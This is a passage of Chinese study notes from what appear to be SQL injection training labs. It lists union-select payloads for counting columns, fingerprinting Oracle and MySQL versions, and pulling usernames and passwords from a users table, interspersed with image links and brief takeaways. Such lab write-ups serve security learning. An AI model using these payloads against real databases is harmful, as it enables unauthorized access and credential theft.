
part3:
登陆
'union+select+'a','a'--'union+select+null,'a'--'union+select+'a',null--Mysql: 'foo' 'bar'(空格) CONCAT('foo','bar')'union+select+null,username||'~'||password+from+users----心得:不同的数据库查询语句不同
实验7:Orange数据库版本
part1:
提示了为Oracle数据库(查询需要带上表,dual表,此表是Oracle数据库中的一个自带表)
order+by判断为2列,且2列都字符串型

part2:
banner提示:


'union+select+'a','b'+from+dual--Sql Server SELECT @@version
Oracle SELECT * FROM v$version'union+select+banner,null+from+v$version--心得:通过不同数据库查询语句,判断为何种数据库
实验8:Mysql数据库版本
part1:
(此处— a是为了使空格不被插件忽略,使得注释成功)
————
part2:


心得:基础知识:自带的information_schema
实验9:Orange数据库检索1
part1:
2列,且都是字符型
part2:
查所有表(自带的information_schema)
